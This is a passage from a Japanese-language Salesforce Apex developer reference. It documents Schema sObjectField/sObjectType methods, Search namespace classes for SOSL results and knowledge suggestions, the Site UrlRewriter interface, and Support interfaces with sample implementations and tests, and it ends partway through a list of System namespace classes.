anytype	値のデータ型は、String、Boolean、Integer、Double、ID、Date または DateTime です。
base64binary	Base64 で符号化された任意のバイナリデータ (型は base64Binary)
Boolean	boolean の (true または false) の値
Date	日付の値
DateTime	日時値

データ型の項目値	Field オブジェクトに含まれる内容
Double	倍精度浮動小数点値
ID	オブジェクトの主キー項目
Integer	整数値
String	文字列の値
Time	時間の値

使用方法

詳細は、『*SOAP API 開発者ガイド*』の「SOAPType」を参照してください。すべての enum で共有されるメソッドの詳細は、「Enum メソッド」を参照してください。

SObjectField クラス

Schema.sObjectField オブジェクトは、getControler および getSObjectField メソッドを使用して Field Describe Result から返されます。

名前空間

Schema

例

```
Schema.DescribeFieldResult F = Account.Industry.getDescribe();

Schema.sObjectField T = F.getSObjectField();
```

sObjectField メソッド

sObjectField のインスタンスメソッドを次に示します。

このセクションの内容:

getDescribe()

この項目の Describe Field Result を返します。

署名

```
public Schema.DescribeFieldResult getDescribe()
```

戻り値

型: Schema.DescribeFieldResult

SObjectType クラス

`Schema.sObjectType` オブジェクトは、`getReferenceTo` メソッドを使用して Field Describe Result から、または `getSObjectType` メソッドを使用して sObject Describe Result から返されます。

名前空間

Schema

使用方法

```
Schema.DescribeFieldResult F = Account.Industry.getDescribe();

List<Schema.sObjectType> P = F.getReferenceTo();
```

sObjectType メソッド

`sObjectType` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getDescribe()

この項目の Describe sObject Result を返します。

署名

```
public Schema.DescribeSObjectResult getDescribe()
```

戻り値

型: Schema.DescribeSObjectResult

newSObject()

このデータ型の新しい sObject を構築します。

署名

```
public sObject newSObject()
```

戻り値

型: sObject

例

「動的 sObject の作成例」の例を参照してください。

newSObject(id)

指定された ID でこの型の新しい sObject を作成します。

署名

```
public sObject newSObject(ID id)
```

パラメータ

id
型: ID

戻り値

型: sObject

使用方法

引数として、データベースにある既存のレコードの ID を渡します。

新しい sObject を作成すると、返された sObject のすべての項目は `null` に設定されています。更新可能な項目を目的の値に設定し、データベースのレコードを更新できます。新しい値を設定した項目のみが更新され、それ以外のシステム項目ではないすべての項目は保持されます。

newSObject(recordTypeId, loadDefaults)

このデータ型の新しい sObject を構築します。必要に応じて、指定するレコードタイプ ID の sObject や、デフォルトのカスタム項目値を持つ sObject を作成できます。

署名

```
public sObject newSObject(ID recordTypeId, Boolean loadDefaults)
```

パラメータ

recordTypeId
型: ID

作成するsObjectのレコードタイプIDを指定します。このsObjectにレコードタイプが存在しない場合、`null` を使用します。この sObject にレコードタイプが存在し、`null` を指定した場合、デフォルトのレコードタイプが使用されます。

loadDefaults
型: Boolean

定義済みのデフォルト値をカスタム項目に入力するか (`true`)、否か (`false`) を指定します。

戻り値

型: sObject

使用方法

- デフォルト値が存在しない必須項目には、新しい sObject を挿入する前に値を指定してください。値が指定されていない場合、挿入でエラーが発生します。たとえば、Account Name項目や主従関係項目がこれに該当します。
- 選択リストと複数選択リストではレコードタイプごとに特定のデフォルト値を使用できるため、このメソッドは指定されたレコードタイプに対応するデフォルト値を入力します。
- 項目に定義済みのデフォルト値が存在せず、*loadDefaults* 引数が `true` の場合、このメソッドは項目値が `null` の sObject を作成します。
- *loadDefaults* 引数が `false` の場合、このメソッドは項目値が `null` の sObject を作成します。
- このメソッドは、新しい sObject の参照のみのカスタム項目にデフォルト値を入力します。その後、これらの参照のみの項目を含む新しい sObject を挿入できますが、これらの項目は挿入後も編集できません。
- カスタム項目が一意としてマークされていてデフォルト値を指定した場合、複数の新しい sObject を挿入すると項目値が重複するため、実行時例外が発生します。

デフォルト項目値についての詳細は、Salesforceオンラインヘルプの「デフォルト項目値について」を参照してください。

例: デフォルト値での新しい sObject の作成

このサンプルでは、`newSObject` メソッドを使用して、カスタム項目にデフォルト値(ある場合)を入力した取引先を作成します。また、指定するレコードタイプで2つ目の取引先を作成します。新しい取引先を挿入する前に、両方の取引先に対して、デフォルト値のない必須項目である Name 項目を設定します。

```
// Create an account with predefined default values

Account acct = (Account)Account.sObjectType.newSObject(null, true);

// Provide a value for Name

acct.Name = 'Acme';
```

```
// Insert new account
insert acct;


// This is for record type RT1 of Account
ID rtId = [SELECT Id FROM RecordType WHERE sObjectType='Account' AND Name='RT1'].Id;
Account acct2 = (Account)Account.sObjectType.newSObject(rtId, true);
// Provide a value for Name
acct2.Name = 'Acme2';
// Insert new account
insert acct2;
```

Search 名前空間

Search 名前空間は、検索結果および提案結果を取得するためのクラスを提供します。

Search 名前空間のクラスを次に示します。

このセクションの内容:

KnowledgeSuggestionFilter クラス
SOSL 検索クエリに KnowledgeArticleVersion オブジェクトが含まれている場合、System.Search.suggest(searchQuery, sObjectType, options) へのコール結果を絞り込む検索条件設定。

SearchResult クラス
sObject と検索メタデータが含まれるラッパーオブジェクト。

SearchResults クラス
Search.find(String) メソッドから返された結果をラップします。

SuggestionOption クラス
System.Search.suggest(String, String, Search.SuggestionOption) へのコールで返されたレコードと記事の提案結果を絞り込むオプション。

SuggestionResult クラス
sObject が含まれるラッパーオブジェクト。

SuggestionResults クラス

`Search.suggest(String, String, Search.SuggestionOption)` メソッドから返された結果をラップします。

関連トピック:

query(searchQuery)

suggest(searchQuery, sObjectType, suggestions)

KnowledgeSuggestionFilter クラス

SOSL 検索クエリに KnowledgeArticleVersion オブジェクトが含まれている場合、`System.Search.suggest(searchQuery, sObjectType, options)` へのコール結果を絞り込む検索条件設定。

名前空間

検索

KnowledgeSuggestionFilter メソッド

`KnowledgeSuggestionFilter` のメソッドは次のとおりです。

このセクションの内容:

addArticleType(articleType)

指定された記事タイプが表示されるように検索条件を追加して提案結果を絞り込みます。この検索条件は省略可能です。

addDataCategory(dataCategoryGroupName, dataCategoryName)

指定されたデータカテゴリの記事が表示されるように検索条件を追加して提案結果を絞り込みます。この検索条件は省略可能です。

setChannel(channelName)

指定されたチャネルの記事が表示されるようにチャネルを設定して提案結果を絞り込みます。この検索条件は省略可能です。

setDataCategories(dataCategoryFilters)

指定されたデータカテゴリの記事が表示されるように検索条件を追加して提案結果を絞り込みます。1回のコールに複数のデータカテゴリグループと名前のペアを設定するには、このメソッドを使用します。この検索条件は省略可能です。

setLanguage(localeCode)

特定の言語の記事が表示されるように言語を設定して提案結果を絞り込みます。この検索条件値は、`System.Search.suggest(String, String, Search.SuggestionOption)` へのコールでは必須です。

setPublishStatus(publishStatus)

特定の公開状況の記事が表示されるように、その状況を設定して提案結果を絞り込みます。この検索条件値は、`System.Search.suggest(String, String, Search.SuggestionOption)` へのコールでは必須です。

setValidationStatus(validationStatus)

特定の検証状況の記事が表示されるように、その状況を設定して提案結果を絞り込みます。この検索条件は省略可能です。

addArticleType(articleType)

指定された記事タイプが表示されるように検索条件を追加して提案結果を絞り込みます。この検索条件は省略可能です。

署名

```
public void addArticleType(String articleType)
```

パラメータ

articleType

型: String

目的の記事タイプを示す 3 文字の ID プレフィックス。

戻り値

型: void

使用方法

記事タイプを 2 つ以上追加するには、メソッドを複数回コールします。

addDataCategory(dataCategoryGroupName, dataCategoryName)

指定されたデータカテゴリの記事が表示されるように検索条件を追加して提案結果を絞り込みます。この検索条件は省略可能です。

署名

```
public void addDataCategory(String dataCategoryGroupName, String dataCategoryName)
```

パラメータ

dataCategoryGroupName

型: String

データカテゴリグループの名前。

dataCategoryName

型: String

データカテゴリの名前。

戻り値

型: void

使用方法

複数のデータカテゴリを設定するには、メソッドを複数回コールします。対応付けとして表現された、目的の記事のデータカテゴリグループの名前とデータカテゴリの名前
(`Search.KnowledgeSuggestionFilter.addDataCategory('Regions', 'Asia')` など)。

setChannel(channelName)

指定されたチャネルの記事が表示されるようにチャネルを設定して提案結果を絞り込みます。この検索条件は省略可能です。

署名

```
public void setChannel(String channelName)
```

パラメータ

channelName
型: String

チャネルの名前。有効な値は、次のとおりです。

- `AllChannels` – ユーザがアクセス権を持つすべてのチャネルで参照可能
- `App` – 内部 Salesforce ナレッジアプリケーションで参照可能
- `Pkb` – 公開知識ベースで参照可能
- `Csp` – カスタマーポータルで参照可能
- `Prm` – パートナーポータルで参照可能

`channel` が指定されていない場合、ユーザの種別によってデフォルト値が決まります。

- ゲストユーザの `Pkb`
- カスタマーポータルユーザの `Csp`
- パートナーポータルユーザの `Prm`
- 他の種別のユーザの `App`

`channel` が指定されている場合、特定の要件により、指定された値が要求した実際の値にならないことがあります。

- ゲストユーザ、カスタマーポータルユーザ、パートナーポータルユーザの場合、指定された値は各ユーザ種別のデフォルト値と一致する必要があります。値が一致しないか、`AllChannels` が指定されていると、指定された値が `App` に置き換えられます。
- ゲストユーザ、カスタマーポータルユーザ、パートナーポータルユーザ以外のすべてのユーザの場合は、次のようになります。

- `Pkb`、`Csp`、`Prm`、または `App` が指定されていると、指定された値が使用されます。
- `AllChannels` が指定されていると、指定された値が `App` に置き換えられます。

戻り値

型: void

setDataCategories(dataCategoryFilters)

指定されたデータカテゴリの記事が表示されるように検索条件を追加して提案結果を絞り込みます。1 回のコールに複数のデータカテゴリグループと名前のペアを設定するには、このメソッドを使用します。この検索条件は省略可能です。

署名

```
public void setDataCategories(Map dataCategoryFilters)
```

パラメータ

dataCategoryFilters
型: Map

データカテゴリグループとデータカテゴリの名前のペアの対応付け。

戻り値

型: void

setLanguage(localeCode)

特定の言語の記事が表示されるように言語を設定して提案結果を絞り込みます。この検索条件値は、`System.Search.suggest(String, String, Search.SuggestionOption)` へのコールでは必須です。

署名

```
public void setLanguage(String localeCode)
```

パラメータ

localeCode
型: String

ロケールコード。たとえば、`'en_US'` (英語 – 米国)、または `'es'` (スペイン語) などです。

戻り値

型: void

関連トピック:

https://help.salesforce.com/HTViewHelpDoc?id=admin_supported_locales.htm

setPublishStatus(publishStatus)

特定の公開状況の記事が表示されるように、その状況を設定して提案結果を絞り込みます。この検索条件値は、`System.Search.suggest(String, String, Search.SuggestionOption)` へのコールでは必須です。

署名

```
public void setPublishStatus(String publishStatus)
```

パラメータ

publishStatus

型: String

公開状況。有効な値は、次のとおりです。

- `Draft` – Salesforce ナレッジに公開されていない記事。
- `Online` – Salesforce ナレッジに公開されている記事。
- `Archived` – [アーカイブ済み記事] ビューで参照可能な公開されていない記事。

setValidationStatus(validationStatus)

特定の検証状況の記事が表示されるように、その状況を設定して提案結果を絞り込みます。この検索条件は省略可能です。

署名

```
public void setValidationStatus(String validationStatus)
```

パラメータ

validationStatus

型: String

記事の検証状況。これらの値は、KnowledgeArticleVersion オブジェクトの `ValidationStatus` 項目で使用できます。

戻り値

型: void

SearchResult クラス

sObject と検索メタデータが含まれるラッパーオブジェクト。

名前空間

検索

SearchResult メソッド

SearchResult のメソッドは次のとおりです。

このセクションの内容:

getSObject()

SearchResult オブジェクトから sObject を返します。

署名

```
public SObject getSObject()
```

戻り値

型: SObject

関連トピック:

query(searchQuery)
動的 SOSL

getSnippet(fieldName)

指定された項目名に基づいて SearchResult オブジェクトからスニペットを返します。

署名

```
public String getSnippet(String fieldName)
```

パラメータ

fieldName
型: String
スニペットの作成に使用する項目名。

戻り値

型: String

関連トピック:
query(searchQuery)
動的 SOSL

getSnippet()

デフォルト項目に基づいて SearchResult オブジェクトからスニペットを返します。

署名

```
public String getSnippet()
```

戻り値

型: String

関連トピック:
query(searchQuery)
動的 SOSL

SearchResults クラス

`Search.find(String)` メソッドから返された結果をラップします。

名前空間

検索

SearchResults メソッド

`SearchResults` のメソッドは次のとおりです。

このセクションの内容:
get(sObjectType)
指定された種別の sObject が含まれる `Search.SearchResult` オブジェクトのリストを返します。

get(sObjectType)

指定された種別の sObject が含まれる Search.SearchResult オブジェクトのリストを返します。

署名

```
public List<Search.SearchResult> get(String sObjectType)
```

パラメータ

sObjectType
型: String

Search.find(String) メソッドに渡される動的 SOSL クエリの sObjectの名前。

戻り値

型: List<Search.SearchResult>

使用方法

Search.find(String) メソッドに渡される SOSL クエリは、複数のオブジェクトの結果を返すことができます。たとえば、Search.find('FIND \'map\' IN ALL FIELDS RETURNING Account, Contact, Opportunity') クエリには 3 つのオブジェクトの結果が含まれます。get(string) をコールすると、一度に 1 つのオブジェクトの検索結果を取得できます。たとえば、Account オブジェクトの結果を取得するには、Search.SearchResults.get('Account') をコールします。

関連トピック:

query(searchQuery)
SearchResult メソッド
動的 SOSL

SuggestionOption クラス

System.Search.suggest(String, String, Search.SuggestionOption) へのコールで返されたレコードと記事の提案結果を絞り込むオプション。

名前空間

検索

SuggestionOption メソッド

SuggestionOption のメソッドは次のとおりです。

このセクションの内容:

setFilter(knowledgeSuggestionFilter)

検索条件を設定して、System.Search.suggest(String, String, Search.SuggestionOption) へのコールで返される Salesforce ナレッジ記事の結果を絞り込みます。

署名

```
public void setFilter(Search.KnowledegeSuggestionFilter knowledgeSuggestionFilter)
```

パラメータ

knowledgeSuggestionFilter
型: KnowledgeSuggestionFilter

検索結果を絞り込む検索条件を含むオブジェクト。

戻り値

型: void

使用方法

```
Search.KnowledgeSuggestionFilter filters = new Search.KnowledgeSuggestionFilter();

filters.setLanguage('en_US');

filters.setPublishStatus('Online');

filters.setChannel('app');



Search.SuggestionOption options = new Search.SuggestionOption();

options.setFilter(filters);



Search.SuggestionResults suggestionResults = Search.suggest('all', 'KnowledgeArticleVersion',
 options);
```

```
for (Search.SuggestionResult searchResult : suggestionResults.getSuggestionResults()) {

  KnowledgeArticleVersion article = (KnowledgeArticleVersion)result.getSObject();

  System.debug(article.title);

}
```

setLimit(limit)

取得する推奨レコードまたは記事の最大数。

署名

```
public void setLimit(Integer limit)
```

パラメータ

limit
型: Integer
取得する推奨レコードまたは記事の最大数。

戻り値

型: void

使用方法

デフォルトで、System.Search.suggest(String, String, Search.SuggestionOption) メソッドは、関連性が最も高い 5 つの結果を返します。ただし、クエリが幅広い場合、一致する結果が 6 つ以上あることがあります。Search.SuggestionResults.hasMoreResults() が true を返した場合は、結果が 6 つ以上あります。残りの結果も取得するには、setLimit(Integer) をコールして提案結果の数を増やします。

```
Search.SuggestionOption option = new Search.SuggestionOption();

option.setLimit(10);

Search.suggest('my query', 'mySObjectType', option);
```

SuggestionResult クラス

sObject が含まれるラッパーオブジェクト。

名前空間

検索

SuggestionResult メソッド

SuggestionResult のメソッドは次のとおりです。

このセクションの内容:

getSObject()

SuggestionResult オブジェクトから sObject を返します。

署名

```
public SObject getSObject()
```

戻り値

型: SObject

SuggestionResults クラス

Search.suggest(String, String, Search.SuggestionOption) メソッドから返された結果をラップします。

名前空間

検索

SuggestionResults メソッド

SuggestionResults のメソッドは次のとおりです。

このセクションの内容:

getSuggestionResults()

Search.suggest(String, String, Search.SuggestionOption) へのコールへの応答から SuggestionResult オブジェクトのリストを返します。

署名

```
public List<Search.SuggestionResult> getSuggestionResults()
```

戻り値

型: List<SuggestionResult>

hasMoreResults()

System.Search.suggest(String, String, Search.SuggestionOption) へのコールで、返された結果の他にもさらに取得できる結果があるかどうかを示します。

署名

```
public Boolean hasMoreResults()
```

戻り値

型: Boolean

使用方法

制限が指定されていない場合は、System.Search.suggest(String, String, Search.SuggestionOption) へのコールで 5 つのレコードが返されます。推奨レコードが指定された制限より多い場合は、hasMoreResults() へのコールで true が返されます。

Site 名前空間

Site 名前空間は、サイト URL の書き換えに使用されるインターフェースを提供します。

Site 名前空間のインターフェースを次に示します。

このセクションの内容:

UrlRewriter インターフェース
サイト URL の書き換えができます。

サイトの例外
Site 名前空間には、例外クラスが含まれます。

UrlRewriter インターフェース

サイト URL の書き換えができます。

名前空間

サイト

使用方法

サイトは、サイト訪問者にわかりやすいURLとリンクを表示する組み込みロジックを備えています。アドレスバーに入力したり、ブックマークから起動したり、または外部Webサイトからリンクする URL 要求を再記述するルールを作成します。サイトページ内のリンクの URL を再記述するルールも作成できます。URL を再記述すると、URL がわかりやすくなるだけでなく、ユーザが直感的に理解できるようになるため、検索エンジンによるサイトページのインデックス作成がさらに容易になります。

たとえば、自分のブログサイトを持っているとします。URL を書き換えない場合、ブログのエントリの URL は次のようになります。`http://myblog.force.com/posts?id=003D000000Q0PcN`

サイトの URL を書き換えるには、元の URL をわかりやすい URL に対応付ける Apex クラスを作成して、Apex クラスをサイトに追加します。

UrlRewriter メソッド

`UrlRewriter` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

generateUrlFor(salesforceUrls)

Salesforce URL のリストをわかりやすい URL のリストに対応付けます。

署名

```
public System.PageReference[] generateUrlFor(System.PageReference[] salesforceUrls)
```

パラメータ

salesforceUrls
型: System.PageReference[]

戻り値

型: System.PageReference[]

使用方法

必要に応じて、`PageReference[]` ではなく、`List<PageReference>` を使用できます。

重要: Salesforce URL の入力リストのサイズと順序は、わかりやすい URL の生成されたリストのサイズと順序に厳密に対応している必要があります。`generateUrlFor` メソッドは、リストの順序に基づいて入力 URL を出力 URL に対応付けます。

mapRequestUrl(userFriendlyUrl)

わかりやすい URL を Salesforce の URL に対応付けます。

署名

```
public System.PageReference mapRequestUrl(System.PageReference userFriendlyUrl)
```

パラメータ

userFriendlyUrl
型: System.PageReference

戻り値

型: System.PageReference

サイトの例外

Site 名前空間には、例外クラスが含まれます。

すべての例外クラスは、エラーメッセージや例外型を返す組込みメソッドをサポートしています。「Exception クラスおよび組み込み例外」を参照してください。

Site 名前空間には、次の例外があります。

例外	説明	メソッド
Site.ExternalUserCreateException	外部ユーザを作成できません	String getMessage() を使用して、エラーメッセージを取得してデバッグログに書き込みます。 List<String> getDisplayMessages() を使用して、エンドユーザに表示されるエラーのリストを取得します。 この例外は、コードでサブクラス化または発生させることができません。

Support 名前空間

Support 名前空間は、ケースフィードに使用されるインターフェースを提供します。

Support 名前空間のインターフェースを次に示します。

このセクションの内容:

EmailTemplateSelector インターフェース

Support.EmailTemplateSelector インターフェースでは、ケースフィードのデフォルトのメールテンプレートを指定できます。デフォルトのメールテンプレートを使用すると、ケース発生源や件名などの条件に基づいて、指定したメールテンプレートがケースに事前に読み込まれます。

名前空間

Support

デフォルトのテンプレートを指定するには、Support.EmailTemplateSelector を実装するクラスを作成する必要があります。

このインターフェースを実装する場合は、パラメータのない空のコンストラクタを用意します。

このセクションの内容:

EmailTemplateSelector メソッド

EmailTemplateSelector のメソッドは次のとおりです。

このセクションの内容:

getDefaultTemplateId(caseId)

指定したケース ID を使用して、ケースフィードで現在表示されているケースに事前に読み込まれるメールテンプレートの ID を返します。

署名

```
public ID getDefaultTemplateId(ID caseId)
```

パラメータ

caseId
型: ID

戻り値

型: ID

EmailTemplateSelector の実装例

これは、Support.EmailTemplateSelector インターフェースの実装例です。

getDefaultEmailTemplateId メソッドの実装で、指定したケース ID に対応するケースの件名と説明を取得します。次に、ケースの件名に基づいてメールテンプレートを選択し、メールテンプレート ID を返します。

```
global class MyCaseTemplateChooser implements Support.EmailTemplateSelector {

    // Empty constructor

    global MyCaseTemplateChooser() {    }



    // The main interface method

    global ID getDefaultEmailTemplateId(ID caseId) {

        // Select the case we're interested in, choosing any fields that are relevant to
our decision

        Case c = [SELECT Subject, Description FROM Case WHERE Id=:caseId];



        EmailTemplate et;



        if (c.subject.contains('LX-1150')) {

            et = [SELECT id FROM EmailTemplate WHERE DeveloperName = 'LX1150_template'];

        } else if(c.subject.contains('LX-1220')) {

            et = [SELECT id FROM EmailTemplate WHERE DeveloperName = 'LX1220_template'];

        }
```

```
        // Return the ID of the template selected
        return et.id;
    }
}
```

次の例では、上記のコードをテストします。

```
@isTest
private class MyCaseTemplateChooserTest {

    static testMethod void testChooseTemplate() {

        MyCaseTemplateChooser chooser = new MyCaseTemplateChooser();

        // Create a simulated case to test with
        Case c = new Case();
        c.Subject = 'I\'m having trouble with my LX-1150';
        Database.insert(c);

        // Make sure the proper template is chosen for this subject
        Id actualTemplateId = chooser.getDefaultEmailTemplateId(c.Id);
        EmailTemplate expectedTemplate =
          [SELECT id FROM EmailTemplate WHERE DeveloperName = 'LX1150_template'];
        Id expectedTemplateId = expectedTemplate.Id;
        System.assertEquals(actualTemplateId, expectedTemplateId);

        // Change the case properties to match a different template
        c.Subject = 'My LX1220 is overheating';
        Database.update(c);
```

```
        // Make sure the correct template is chosen in this case
       actualTemplateId = chooser.getDefaultEmailTemplateId(c.Id);
        expectedTemplate =
          [SELECT id FROM EmailTemplate WHERE DeveloperName = 'LX1220_template'];
        expectedTemplateId = expectedTemplate.Id;
        System.assertEquals(actualTemplateId, expectedTemplateId);

    }
}
```

MilestoneTriggerTimeCalculator インターフェース

Support.MilestoneTriggerTimeCalculator インターフェースは、マイルストンのタイムトリガを計算します。

名前空間

Support

マイルストンの種別、ケースのプロパティ、およびケース関連オブジェクトに基づいてマイルストンの動的なタイムトリガを計算するには、Support.MilestoneTriggerTimeCalculator インターフェースを実装します。Support.MilestoneTriggerTimeCalculator インターフェースを実装するには、最初に implements キーワードでクラスを次のように宣言する必要があります。

```
global class Employee implements Support.MilestoneTriggerTimeCalculator {
```

次に、クラスで次のメソッドの実装を提供する必要があります。

```
global Integer calculateMilestoneTriggerTime(String caseId, String milestoneTypeId)
```

実装されたメソッドは global または public として宣言する必要があります。

このセクションの内容:

MilestoneTriggerTimeCalculator メソッド

MilestoneTriggerTimeCalculator のインスタンスメソッドを次に示します。

このセクションの内容:

calculateMilestoneTriggerTime(caseId, milestoneTypeId)

指定されたケースおよびマイルストンタイプに基づいてマイルストントリガ時間を計算し、その時間(分単位) を返します。

構文

```
public Integer calculateMilestoneTriggerTime(String caseId, String milestoneTypeId)
```

パラメータ

caseId
型: String
マイルストンが適用されるケースの ID。

milestoneTypeId
型: String
マイルストンタイプの ID。

戻り値

型: Integer

計算されたトリガ時間 (分単位)。

MilestoneTriggerTimeCalculator の実装例

次のサンプルクラスは、`Support.MilestoneTriggerTimeCalculator` インターフェースの実装を示します。このサンプルでは、ケースの優先度とマイルストン `m1` によって、タイムトリガが18分と決定されます。

```
global class myMilestoneTimeCalculator implements Support.MilestoneTriggerTimeCalculator
{

     global Integer calculateMilestoneTriggerTime(String caseId, String milestoneTypeId){


        Case c = [SELECT Priority FROM Case WHERE Id=:caseId];

        MilestoneType mt = [SELECT Name FROM MilestoneType WHERE Id=:milestoneTypeId];

        if (c.Priority != null && c.Priority.equals('High')){

              if (mt.Name != null && mt.Name.equals('m1')) { return 7;}

              else { return 5; }
```

```
        }
        else {
            return 18;
        }
    }
}
```

次のテストクラスを使用して、Support.MilestoneTriggerTimeCalculator の実装をテストできます。

```
@isTest
private class MilestoneTimeCalculatorTest {
    static testMethod void testMilestoneTimeCalculator() {

        // Select an existing milestone type to test with
        MilestoneType[] mtLst = [SELECT Id, Name FROM MilestoneType LIMIT 1];
        if(mtLst.size() == 0) { return; }
        MilestoneType mt = mtLst[0];

        // Create case data.
        // Typically, the milestone type is related to the case,
        // but for simplicity, the case is created separately for this test.
        Case c = new Case(priority = 'High');
        insert c;

        myMilestoneTimeCalculator calculator = new myMilestoneTimeCalculator();
       Integer actualTriggerTime = calculator.calculateMilestoneTriggerTime(c.Id, mt.Id);

        if(mt.name != null && mt.Name.equals('m1')) {
            System.assertEquals(actualTriggerTime, 7);
```

```
        }
        else {
            System.assertEquals(actualTriggerTime, 5);
        }

        c.priority = 'Low';
        update c;
        actualTriggerTime = calculator.calculateMilestoneTriggerTime(c.Id, mt.Id);
        System.assertEquals(actualTriggerTime, 18);
    }
}
```

System 名前空間

System 名前空間は、コア Apex 機能に使用されるクラスとメソッドを提供します。

System 名前空間のクラスを次に示します。

このセクションの内容:

Address クラス
住所複合項目のコンポーネント項目にアクセスするためのメソッドが含まれます。

Answers クラス
ゾーンアンサーを表します。

ApexPages クラス
現在のページの参照、および現在のページに関連付けられたメッセージの追加や確認をするために、ApexPages を使用します。

Approval クラス
承認申請を処理するメソッドが含まれます。

Blob クラス
Blob プリミティブデータ型のメソッドが含まれます。

Boolean クラス
Boolean プリミティブデータ型のメソッドが含まれます。

BusinessHours クラス
BusinessHours メソッドを使用して、カスタマーサポートチームが活動する営業時間を設定します。

Cases クラス
Cases クラスを使用し、ケースレコードを操作します。

Comparable インターフェース
非プリミティブ型を含むリスト、つまりユーザ定義型のリストの並び替えのサポートを追加します。

Continuation クラス
SOAP または REST Web サービスに対して非同期にコールアウトを実行するには、Continuation クラスを使用します。

Cookie クラス
Cookie クラスにより、Apex を使用して Force.com サイトの Cookie にアクセスできます。

Crypto クラス
ダイジェスト、メッセージ認証コード、署名を作成し、情報の暗号化と復号化を行うためのメソッドを提供します。

カスタム設定メソッド
カスタム設定はカスタムオブジェクトと類似しており、アプリケーション開発者は、カスタムデータセットの作成の他に、組織、プロファイル、または特定のユーザに対しカスタムデータを作成して関連付けることができます。すべてのカスタム設定データはアプリケーションキャッシュで公開されます。これにより、データベースへのクエリを繰り返し行うコストをかけずに、効率的なアクセスを実現します。さらに、このデータは、数式項目、入力規則、フロー、Apex、SOAP API で使用できます。

Database クラス
データを作成および操作するメソッドが含まれます。

Date クラス
Date プリミティブデータ型のメソッドが含まれます。

Datetime クラス
datetime プリミティブデータ型のメソッドが含まれます。

Decimal クラス
Decimal プリミティブデータ型のメソッドが含まれます。

Double クラス
Double プリミティブデータ型のメソッドが含まれます。

EncodingUtil クラス
URL 文字列を符号化し、復号化し、文字列を 16 進法の形式に変換するには、EncodingUtil クラスのメソッドを使用します。

Enum メソッド
列挙型は、ユーザが指定した識別子の有限のセットのうちの 1 つだけを値に持つ抽象データ型です。Apex には LoggingLevel などの組み込み enum があり、独自の enum を定義することもできます。

Exception クラスおよび組み込み例外
例外は、コード実行の正常な流れを中断させるエラーを示します。Apex 組み込み例外を使用するか、カスタム例外を作成できます。すべての例外には共通のメソッドがあります。

Http クラス
HTTP 要求と応答を開始するには Http クラスを使用します。

HttpCalloutMock インターフェース
HTTP コールアウトをテストするときに擬似応答を送信できます。

HttpRequest クラス
GET、POST、PUT、および DELETE のような HTTP 要求をプログラムで作成するには、`HttpRequest` クラスを使用します。

HttpResponse クラス
`Http` クラスによって返された HTTP 応答を処理するには、`HttpResponse` クラスを使用します。

Id クラス
ID プリミティブデータ型のメソッドが含まれます。

Ideas クラス
ゾーンアイデアを表します。

InstallHandler インターフェース
管理パッケージのインストールまたはアップグレード後にカスタムコードを実行できます。

Integer クラス
Integer プリミティブデータ型のメソッドが含まれます。

JSON クラス
Apex オブジェクトを JSON 形式で逐次化するメソッドと、このクラスの `serialize` メソッドを使用して、逐次化された JSON コンテンツを並列化するメソッドがあります。

JSONGenerator クラス
標準 JSON 符号化方式を使用してオブジェクトを JSON コンテンツに逐次化する場合に使用されるメソッドが含まれます。

JSONParser クラス
JSON 符号化されたコンテンツのパーサーを表します。

JSONToken 列挙
JSON コンテンツの解析に使用されるすべてのトークン値が含まれます。

Limits クラス
特定のリソースの制限情報を返すメソッドが含まれます。

List クラス
List コレクション型のメソッドが含まれます。

Location クラス
地理位置情報複合項目のコンポーネント項目にアクセスするためのメソッドが含まれます。

Long クラス
Long プリミティブデータ型のメソッドが含まれます。

Map クラス
Map コレクション型のメソッドが含まれます。

Matcher クラス
Matcher は Pattern を使用して、文字列に対してマッチ処理を実行します。

Math クラス
算術演算のメソッドが含まれます。

Messaging クラス
単一メール送信または一括メール送信に使用されるメッセージメソッドが含まれます。

MultiStaticResourceCalloutMock クラス
HTTP コールアウトのテストで複数のリソースを使用して、擬似応答を指定するために使用されるユーティリティクラスです。

Network クラス
コミュニティを表します。

PageReference クラス
PageReference は、ページのインスタンス化への参照です。多数の属性の 1 つである PageReferences は URL、一連のクエリパラメータ名および値で構成されます。

Pattern クラス
正規表現をコンパイルしたものを表します。

Queueable インターフェース
監視可能な Apex ジョブの非同期実行を有効にします。

QueueableContext インターフェース
`Queueable` インターフェースを実装するクラスの `execute()` メソッドのパラメータ型を表し、ジョブ ID が含まれます。このインターフェースは、Apex で内部に実装されます。

QuickAction クラス
Apex を使用して、カスタム項目が許可されるオブジェクトや Chatter フィードに表示されるオブジェクト、またはグローバルに使用可能なオブジェクトについて、アクションを要求したり処理したりできます。

RemoteObjectController
リモートオブジェクト上書きメソッド内の標準 Visualforce リモートオブジェクト操作にアクセスするには、`RemoteObjectController` を使用します。

ResetPasswordResult クラス
パスワードのリセット結果を表します。

RestContext クラス
`RestRequest` オブジェクトと `RestResponse` オブジェクトを含みます。

RestRequest クラス
HTTP 要求から Apex RESTful Web サービスメソッドにデータを渡す場合に使用されるオブジェクトを表します。

RestResponse クラス
Apex RESTful Web サービスメソッドから HTTP 応答にデータを渡す場合に使用されるオブジェクトを表します。

Schedulable インターフェース
このインターフェースを実装するクラスは、異なる間隔で実行するようにスケジュールできます。

SchedulableContext インターフェース
`Schedulable` インターフェースを実装するクラスのメソッドのパラメータ型を表し、スケジュール済みジョブ ID が含まれます。このインターフェースは、Apex で内部に実装されます。

Schema クラス
スキーマの Describe Information を取得するメソッドが含まれます。

Search クラス
Search クラスのメソッドを使用して、動的な SOSL クエリを実行します。

SelectOption クラス
`SelectOption` オブジェクトは Visualforce `selectCheckboxes`、`selectList`、または `selectRadio` コンポーネントに指定可能な値のいずれかを指定します。

Set クラス
重複値のない一意の要素のコレクションを表します。

Site クラス
`Site` クラスを使用して、Force.com サイトを管理します。

sObject クラス
sObject データ型のメソッドが含まれます。

StaticResourceCalloutMock クラス
HTTP コールアウトのテストで擬似応答を指定するために使用するユーティリティクラスです。

String クラス
String プリミティブデータ型のメソッドが含まれます。

System クラス
デバッグメッセージの記述やジョブのスケジュールなどのシステム操作のメソッドが含まれます。

テストクラス
Visualforce テストに関連するメソッドが含まれます。

Time クラス
Time プリミティブデータ型のメソッドが含まれます。

TimeZone クラス
タイムゾーンを表します。新しいタイムゾーンを作成し、タイムゾーン ID、オフセット、表示名などのタイムゾーンプロパティを取得するためのメソッドを含みます。

Trigger クラス
